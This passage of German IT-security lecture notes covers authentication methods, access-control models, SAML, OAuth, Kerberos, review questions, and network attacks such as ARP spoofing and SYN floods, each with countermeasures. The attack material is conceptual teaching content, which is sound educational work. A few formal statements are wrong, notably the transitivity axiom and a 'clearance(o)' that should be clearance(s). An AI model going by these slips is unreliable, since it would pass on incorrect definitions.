Der Authentisierungspartner (z.B. ein Server) sendet dem Token eine *Challenge*, die vom Token bearbeitet wird. Dieser Berechnet nun das Ergebnis (*Response*) aus der Challenge und sendet diese zurück an den Server.

Eine Replay-Attacke ist hier nicht (einfach) möglich, da der Angreifer eine neue Challenge bekommt und der abgefangene Response nicht zu der neuen Challenge passt.

Implementierung per Signaturen

1. Der Server generiert ein zufälliges $c \in \{0,1\}^n$ als Challenge. n ist dabei meistens 64, 128 oder 256.
2. Das Token berechnet das Ergebnis $r = \mathrm{Sig}(k_s,\, c)$ oder $r = \mathrm{MAC}(k,\, c)$ und sendet es an den Server.
3. Dieser prüft die Signatur/den MAC und entscheidet, ob das Token valide ist.
4. Ein Angreifer, der die Signatur mitgeschnitten kann, bekommt ein neues c, sodass die abgefangene Signatur nicht dazu passt. Er müsste die Signatur oder MAC fälschen und müsste dazu k_s oder k haben.

Implementierung per Verschlüsselung

1. Der Server generiert ein zufälliges $m \in \{0,1\}^n$. n ist dabei meistens 64, 128 oder 256.
2. Nun berechnet er den Ciphertext $C = \mathrm{Enc}(k_p,\, m)$ oder $\mathrm{Enc}(k,\, m)$ und sendet es als Challenge.
3. Das Token berechnet nun die entschlüsselte Nachricht $m = \mathrm{Dec}(k_s,\, C)$ oder $\mathrm{Dec}(k,\, C)$ und sendet diese an den Server.
4. Dieser prüft nun, ob die Nachricht korrekt entschlüsselt wurde und entscheidet, ob das Token valide ist.
5. Ein Angreifer, der die Nachricht mitgeschnitten hat, bekommt einen neuen Ciphertext, sodass die abgefangene Nachricht nicht dazu passt. Er müsste die Nachricht korrekt entschlüsseln können und müsste dazu k_s oder k haben.

(Nicht-) Abstreitbarkeit

- Durch die Eigenschaft von Signaturen, dass sie nur von dem Besitzer des geheimen Schlüssels erstellt werden können, kann ein solcher Besitzer nicht abstreiten, eine signierte Nachricht erstellt zu haben. Diese nicht-Abstreitbarkeit führt auch dazu, dass sich jeder darauf verlassen kann, dass eine mit Alice Schlüssel signierte Nachricht auch von Alice stammt.
- Bei MACs ist dies anders: Jeder, der den geheimen Schlüssel besitzt, hätte den MAC berechnen können. Das heißt auch, dass sich niemand darauf verlassen kann, dass ein mit dem Schlüssel k erstellter MAC von einer bestimmten Person erstellt wurde.

5.5 Biometrie

- Fingerabdrücke, Retina und Iris, Gesichtserkennung, Handschrift, Sprache, u.v.m.
- **Probleme**
  - Nicht widerrufbar
  - Benötigt vertrauenswürdige Geräte
  - Oft leicht zu fälschen (Bild statt Gesicht, Fingerattrappe, ...)

5.5.1 Fingerabdruck-Minutien

Bei Fingerabdrücken werden nicht die gesamten Fingerabdrücke, sondern nur feine Merkmale, sogenannte *Minutien* gespeichert. Dies sind Merkmale wie Verzweigungen, Endpunkte, Schleifen, Deltas oder Wirbel.

5.5.2 Fehler

- Bei biometrischen Merkmalen muss mit einer Fehlerrate gerechnet werden.
- **False Positives**
  Wird akzeptiert, ist aber nicht die korrekte Person.
- **False Negatives**
  Wird nicht akzeptiert, ist aber die korrekte Person.
- Typischerweise sinken die false Positives, je mehr Merkmale eingesetzt werden.
  Allerdings steigen die false Negatives, je mehr Merkmale eingesetzt werden.




Abbildung 5.2: Fehlerrate

Sind beide Fehlerraten gleichen (der Punkt an dem die Funktionen sich schneiden), wird dies *Equal Error Rate* genannt. Je höher dieser Wert ist, desto schlechter kann das System zwischen zulässigen und unzulässigen Eingaben unterscheiden.

5.6 CAPTCHAs

Ein *CAPTCHA* (*Completely Automated Public Turing test to Tell Computers and Humans Apart*) ist ein Verfahren, um zu prüfen, dass der Nutzer ein Mensch und keine Maschine ist.

- CAPTCHAs sollen DoS-Angriffe und Spam verhindern, in dem nur Eingaben von Menschen akzeptiert werden.
- Mit immer besser werdenden Schrifterkennungen werden CAPTCHAs häufig gebrochen, sodass sie auch für Menschen schwer werden.
- Angenehmere Captchas sind z.B. reCAPTCHA von Google, das in der neusten Version anhand von Browser-Informationen, Cookies, Mausbewegungen, etc. erkennen kann, ob es sich um einen Menschen handelt. Nur bei hohem Risiko wird noch ein „altes“ CAPTCHA angezeigt.

5.7 Autorisierung

Autorisierung beschäftigt sich damit, was ein Subjekt (z.B. ein Nutzer) darf, nachdem er Authentisiert ist.




Abbildung 5.3: Autorisierung

5.7.1 Access Control List (ACL)

In sogenannten *Access Control Lists* (ACLs) wird pro Objekt eine Tabelle angelegt, in der pro Nutzer steht, welche Zugriffsrechte er hat:

User ID	Zugriffsmodus	allow/deny
Alice	Lesen	Allow
Alice	Schreiben	Deny
Alice	Ausführen	Deny
Bob	Lesen	Allow
...	...	...

Tabelle 5.1: Access Control List

Bei einem Zugriff auf ein Objekt wird in der ACL des entsprechenden Objektes geschaut, ob das Subjekt den Zugriff ausführen darf.

5.7.2 Modelle für Zugriffskontrollen

- Festsetzung der Zugriffsrechte:
  - *Discretionary Access Control (DAC)*
    Der Eigentümer eines Objektes legt die Zugriffsrechte fest.
  - *Mandatory Access Control (MAC)*
    Eine Autorität (bspw. der Staat) legt die Zugriffsrechte fest.
- Granularität der Zugriffsrechte:
  - *Role-Based Access Control (RBAC)*
    Die Zugriffsrechte werden durch Rollen festgelegt (i.d.R. MAC).
  - *Attribute-Bases Access Control (ABAC)*
    Feine Zugriffsrechte gemäß logischer Formeln (i.d.R. mit RBAC).

Bell-LaPadula (BLP)

- Wurde in den 70ern für die US Air Force entwickelt.
- Einfache Mechanismen mit formalen Sicherheitsmodell.
- Ziel: Vertraulichkeit
- Die Zugriffsrechte werden in einer *Access Control Matrix* (ACM) abgelegt:

	Objekt 1	**Objekt 2**	**...**
Subjekt 1	read, write	read	...
Subjekt 2	read	-	...
Subjekt 3	read, write	read, write	...
...	...	...	...

Tabelle 5.2: Access Control Matrix

Vorgehen Jedes Objekt o wird Klassifiziert und jedes Subjekt s erhält eine Freigabe:

$$\begin{aligned} \text{classification}(o) &\in \textit{Markierung} \\ \text{clearance}(o) &\in \textit{Markierung} \end{aligned}$$

Diese Menge der Sicherheitsmarkierungen *Markierung* bildet eine partielle Ordnung $\leq$:

$$\begin{aligned} \forall x \in \textit{Markierung} : \; & x \leq x \\ \forall x, y \in \textit{Markierung} : \; & x \leq y \wedge y \leq x \implies x = y \\ \forall x, y, z \in \textit{Markierung} : \; & x \leq y \wedge y \leq z \implies y \leq z \end{aligned}$$

Für die Vertraulichkeit müssen folgende Regeln gelten:

- Subjekt s kann Objekt o lesen $\implies$ classification$(o) \leq$ clearance(s) (no read-up)
  Es darf niedriger eingestuften Personen nicht möglich sein, höher eingestufte Informationen zu lesen.
- Subjekt s kann Objekt o schreiben $\implies$ clearance$(s) \leq$ classification(o) (no write-down)
  Verhindert, dass höher eingestufte Personen versehentlich Informationen an niedriger eingestufte Personen weitergeben.
- Subjekt s kann Objekt o erzeugen $\implies$ clearance$(s) \leq$ classification(o) (no-create-down)

Grenzen des BLP-Modells

- Kein Integritätsschutz, write-up ist grundsätzlich erlaubt.
  Dieses weite-up ohne lesen zu können wird *blindes Schreiben* genannt.
- Keine Änderung von Zugriffsrechten möglich.
- **Erweiterungen:**
  - (weak/strong) tranquility bzgl. Änderungen in der Matrix M
  - Biba-Modell: kein write-up, kein read-down

5.8 Federated Identity Management

Bei dem *Federated Identity Management* (FIdM) wird die eigentliche Authentisierung/Autorisierung des Nutzers nicht durch den *Service Provider* (SP) durchgeführt, sondern an einen *Identity Provider* (IdP) weitergereicht:




Abbildung 5.4: FIdM: Grundprinzip

Wichtig hierbei ist eine Standardisierung zur Interoperabilität (SAML, OAuth 2.0, ...).

5.8.1 Security Assertion Markup Language (SAML)

- XML-basierte Sprache zum Austausch von Authentisierungs-/Autorisierungsinformationen
- Meistens direkt über den Webbrowser/HTTP(S).

```
<saml:Assertion ...>
<saml:Issuer>
<ds:Signature>
<saml:Subject>
<saml:Conditions>
<saml:Advice>
<saml:AuthnStatement>
<saml:AuthzDecisionStatement>
<saml:AttributeStatement>
</saml:Assertion>
```

Abbildung 5.5: SAML-„Token“

Beispielhaftes SAML-„Token“ Die *SAML-Assertion* enthält dabei Informationen über:

- Authentisierung,
- Attribute des Nutzer oder
- Autorisierung

Angriff

- Nicht mehr existent, war auf schlechte Verarbeitungen der Assertions zurückzuführen.
- Wurde vor der Veröffentlichung behoben.
- Fehler: Die Signatur wurde nur für die dazugehörige Assertion geprüft.
- Dadurch war es einem Angreifer möglich, eine zweite, unsignierte, Assertion einzufügen.
- Somit wurden die Aassertions weiter verarbeitet und der Angreifer erhielt Zugriff.

5.8.2 OAuth 2.0

- OAuth 2.0 ist eigentlich nur ein Autorisierungsprotokoll, es kann i.d.R. aber auch die Authentisierung darüber laufen.
- Im Gegensatz zu SAML gibt es keine Signaturen, sondern nur die Absicherung der einzelnen Kommunikationswege mit TLS.




Abbildung 5.6: OAuth 2.0

5.8.3 Single-Sign-On (SSO)

Bei einem Signle-Sign-On bleibt die Authentisierung bestehen, z.B. mit einem Cookie im Webbrowser des Users.




Abbildung 5.7: Single-Sign-On

5.8.4 Kerberos

- *Kerberos* (benannt nach dem griechischen „Bewacher der Unterwelt“) ist ein einfaches SSO-Protokoll.
- Die letzte Version 5 wurde 2005 herausgebracht, das Gesamtsystem wurde Ende 1980 vom MIT entwickelt.
- Das System basiert auf symmetrischer Verschlüsselung.
- Sehr weit verbreitet.

Abkürzungen

AS Authentication Server

KDC Key Distribution Center

SP-Key Session Partner Key

SP Session Partner

SPK SP-Key

ST Service Ticket

TGS-Key Ticket Granting Session Key

TGS Ticket GRanting Server

TGSK TGS-Key

TGT Ticket Granting Ticket




Abbildung 5.8: Kerberos (vereinfacht)

1. Login: Sende Client-ID und Passwort an den AS.
   Berechne $\textit{Client-Key} = H(\textit{Salt}, \textit{Passwort})$.
2. Überprüfe, dass der Client in der Datenbank ist.
   Berechne $\textit{Client-Key} = H(\textit{Salt}, \textit{Passwort})$ (unabhängig von der Berechnung des Clients)
3. Sende das Ticket an den Server.

4. Wähle den zufälligen Sitzungsschlüssel *TGSK*.
5. Sende den Sitzungsschlüssel verschlüsselt an den Client, wobei einmal das Ticket mit dem TGS-Key verschlüsselt wird, sodass dieses nur vom TGS entschlüsselt werden kann:

$$\begin{aligned} TGT_{\text{TGS}} &= \text{Enc}(\textit{TGS-Key}, \text{Ticket} + \textit{TGSK}) \\ TGSK_{\text{Client}} &= \text{Enc}(\textit{Client-Key}, \textit{TGSK}) \end{aligned}$$

6. Entschlüssle den Sitzungsschlüssel und speichere TGT_{TGS}
   Entschlüssle $\textit{TGSK} = \text{Dec}(\textit{Client-Key}, TGSK_{\text{Client}})$
7. Verschlüssle das Ticket mit dem Sitzungsschlüssel und sende dies an den TGS:

$$\begin{aligned} TGT^*_{\text{TGSK}} &= \text{Enc}(\textit{TGSK}, \text{Ticket}) \\ TGT_{\text{TGS}} \end{aligned}$$

8. Entschlüssele das Ticket und den Sitzungsschlüssel:

$$\text{Ticket} + \textit{TGSK} = \text{Dec}(\textit{TGS-Key}, TGT_{\text{TGS}})$$

9. Vergleiche das Ticket und $\text{Ticket}^* = \text{Dec}(\textit{TGSK}, TGT^*_{\text{TGSK}})$
10. Wähle einen Sitzungsschlüssel *SPK*.
11. Sende den neuen Sitzungsschlüssel und das Ticket zurück an den Client:

$$\begin{aligned} ST_{\text{SP}} &= \text{Enc}(\textit{SP-Key}, \text{Ticket} + \textit{SPK}) \\ SPK_{\text{Client}} &= \text{Enc}(\textit{Client-Key}, \textit{SPK}) \end{aligned}$$

12. Entschlüssle den Sitzungsschlüssel und speichere ST_{SP}
    Entschlüssle $\textit{SPK} = \text{Dec}(\textit{Client-Key}, SPK_{\text{Client}})$
13. Verschlüssle das Ticket erneut und sende mit dem vom TGS verschlüsselten Ticket an den SP:

$$\begin{aligned} ST^*_{\text{SPK}} &= \text{Enc}(\textit{SPK}, \text{Ticket}) \\ ST_{\text{SP}} \end{aligned}$$

    Verfahre nun Analog zu den Schritten 8 bis 11.

5.9 Fragen

Beschreiben Sie den Unterschied zwischen der One-Way-Eigenschaft und der Kollisionsresistenz einer Hashfunktion. Die Kollisionsresistenz besagt, dass Nachrichten $m \neq m'$ mit $H(m) = H(m')$ sehr schwierig zu finden sind. Dagegen besagt die One-Way-Eigenschaft, dass die Berechnung von $H(m)$ einfach, die Berechnung von m aus $H(m)$ jedoch unmöglich ist.

Warum verwendet man nicht ein Public-Key-Verschlüsselungssystem zum Hashen, $H(p) \coloneqq \mathrm{Enc}(k_p, p)$, und „wirft" den geheimen Schlüssel k_s weg?

1. Public-Key-Systeme haben eine begrenze Eingabelänge, wodurch die Länge des Passwortes begrenzt wäre.
2. Es ergibt sich kein Vorteil gegenüber Hashwerten, stattdessen muss jedoch noch ein öffentlicher Schlüssel gespeichert werden.

Warum ist iteriertes Passwort-Hashing $h_{j+1} = H(p, S, h_j)$ besser als folgende Lösung: $H(p, S) = H(p, S, 1) \oplus H(p, S, 2) \oplus \cdots \oplus H(p, S, n)$ Das iterierte Hashing erhöht den Rechenaufwand immens, kann aber nur seriell ausgeführt werden, da das Ergebnis der vorherigen Iteration in die nächste mit eingehen muss. Bei der vorgestellten Variante könnten alle Hashwerte parallel berechnet werden, was einen Angriff extrem beschleunigt.

Ist „texttt#gfFhH5/Un1.gg&" ein gutes Passwort? Mit 15 Zeichen das das Passwort eine gute Entropie von ca. 60 Bits, jedoch enthält das Passwort das Wort „Uni" (mit einer 1 statt dem i). Das Passwort ist insgesamt also nicht schlecht, es geht aber besser. Dieses konkrete Passwort sollte jedoch nicht verwendet werden, da es im Foliensatz und in dieser Zusammenfassung steht.

Was halten Sie von folgender Vorgehensweise, um Passwörter zu erzeugen: `date| md5sum` Wie viel Entropie erwarten Sie? Die ausgegebenen Passwörter sehen auf den ersten Blick sehr Entropiehaltig aus, allerdings kann ein Angreifer leicht alle möglichen Passwörter erstellen, wenn er den Zeitraum kennt, in dem das Passwort erstellt wurde. Da `date` das Datum auf die Sekunde genau ausgibt kann über ein Jahr gesehen mit einer Entropie von ca. 25 Bits gerechnet werden. Dies ist sehr wenig.

Welche 2-Faktor-Authentisierungsmethoden kennen Sie noch?

- Passwort und SMS-Code
- Passwort und OATH-Code
- Fingerabdruck und Passwort
- ...

Beschreiben Sie Challenge-Response mit Private-Key-Verschlüsselung. Token und Server teilen sich einen privaten Schlüssel. Der Server generiert als Challenge eine Nachricht m, berechnet den Cipher und sendet diesen an das Token. Das Token entschlüsselt dies und sendet die entschlüsselte Nachricht an den Server. Ist diese Nachricht korrekt, so wird das Token akzeptiert. Ein Angreifer kann mitgeschnittene Pakete nicht nutzen, da er eine neue Challenge erhält und die abgefangene Nachricht nicht zu dieser passt.

Was ist bei folgendem 1-Runden Challenge-Response-Verfahren problematisch? Alice wählt sich ein zufälliges r selbst und sendet $s = \mathrm{Sig}(k_s, r)$. Der Server stellt in diesem Verfahren keine Challenge, sondern kann nur prüfen, ob die Signatur von Alice ausgestellt wurde. Dadurch kann ein Angreifer die Pakete abgreifen und erneut senden (Replay-Attacke).

6 Netzwerksicherheit

6.1 MAC-Spoofing

- MAC-Adressen können einfach geändert werden.
- Damit sind sie z.B. in Heimnetzen keine verlässliche Basis für Zugriffskontrollen.
- Randomisierte MACs erleichtern das anonyme Surfen.

6.2 ARP Spoofing

- Ein Angreifer antwortet fälschlicherweise auf einen ARP-Request, der nicht für ihn bestimmt war.
- Dadurch landen die Pakete für die abgefragte IP-Adresse nun bei der MAC-Adresse des Angreifers.
- Hierdurch kann bspw. der gesamte Traffic zum Router umgeleitet werden und so alles mitgelesen werden.

Gegenmaßnahmen

- Statische Tabellen anlegen.
- Prüfen, ob IP-Adressen im Netzwerk eindeutig ist.

6.3 Rogue DHCP

- Ein Angreifer antwortet fälschlicherweise auf ein DHCP-Discover-Request.
- Hierdurch kann der Angreifer Standardgateway, IP-Adresse, ... bestimmen.
- Nun kann der Angreifer sämtlichen Traffic mitlesen.

Gegenmaßnahme

- DHCP Snooping, das nur vertrauenswürdige DHCP-Server im Netzwerk akzeptiert-

6.4 DNS Spoofing (und Cache Poisoning)

- Ein kompromittierter DNS-Server antwortet mit falschen Daten (*DNS Spoofing*).
- Diese werden falsch im Cache gespeichert (*Cache Poisoning*).

Gegenmaßnahmen

- DNSSec: Antworten werden signiert.
- DNS over TLS (DoT): Die Teilnehmer bauen sichere Verbindungen auf.
- DNS over HTTPS (DoH): Die Teilnehmer bauen sichere HTTP-Verbindungen auf.

6.5 Port Scan (Nmap)

- Mit Tools wie z.B. Nmap können Systeme nach offenen Ports gescannt werden.
- Hierdurch kann u.a. herausgefunden werden, welches Betriebssystem genutzt wird.

6.6 (Distributed) Denial-of-Service-Angriffe (DoS/DDoS)

- Bei einem *(Distributed) Denial-of-Service-Angriff* ((D)DoS-Angriff) wird versucht, Server (oder auch Provider) zu überlasten, sodass keine normale Kommunikation mehr möglich ist.
- Bei einem normale DoS-Angriff geht der Angriff dabei von einem oder mehreren „ehrlichen“ Rechnern aus.
- Bei einem *Distributed* Denial-of-Service-Angriff (DDoS-Angriff) greifen viele infizierte Rechner an (Botnetz o.ä.).

6.6.1 Ping of Death (PoD)

- Bei einem *Ping of Death* (PoD) werden absichtlich falsch konfigurierte ICMP-Nachrichten versendet.
- Hierdurch können fehlerhafte Systeme abstürzen.

6.6.2 Smurf Attack

- Bei einer *Smurf Attacke* sendet der Angreifer ein ICMP-Ping-Broadcast an alle Geräte im lokalen Netzwerk und ändert dabei die Quelladresse auf die Adresse des Ziels.
- Antworten nun alle Rechner auf einmal, so ist das Angriffsziel überlastet.

Gegenmaßnahme

- Keine Ping-Broadcasts im lokalen Netzwerk erlauben.

6.6.3 SYN Flood

- Der Angreifer sendet viele `SYN`-Anfragen, ohne `SYN-ACK` mit `ACK` zu beantworten. Dies geschieht typischerweise aus einem Botnetz.
- Aufgrund der vielen offenen TCP-Verbindungen kann der Server keine weiteren Verbindungen mehr öffnen.

Gegenmaßnahmen

- SYN-Cookies, die in Antwortsequenznummern die Verbindung kodieren.
- SYN-Anfrage erst löschen und später die SYN-Anfrage wieder aus der ACK-Anfrage rekonstruieren.

6.6.4 SYN-ACK Flood

- Ähnlich wie bei der Smurf Attack sendet der Angreifer viele SYN-Anfragen an die Clients mit gefälschter Quelladresse, sodass die SYN-ACK-Anfragen an das Ziel gesendet werden.
- Das Ziel beantwortet alle Anfragen mit RST und ist überlastet.

Gegenmaßnahme

- Bei Überlastung SYN-ACK-Pakete durch die Firewall filtern.

6.7 Firewalls

Firewalls sollen interne Netzwerke zwischen Servern, vertrauenswürdigen Clients, etc. vor unberechtigten Zugriffen schützen, in dem sie direkt in die Netzwerkprotokolle eingreifen und bspw. bestimmte Ports blockieren können.

Oftmals findet sich folgendes zweistufiges Firewall-Konzept wieder:

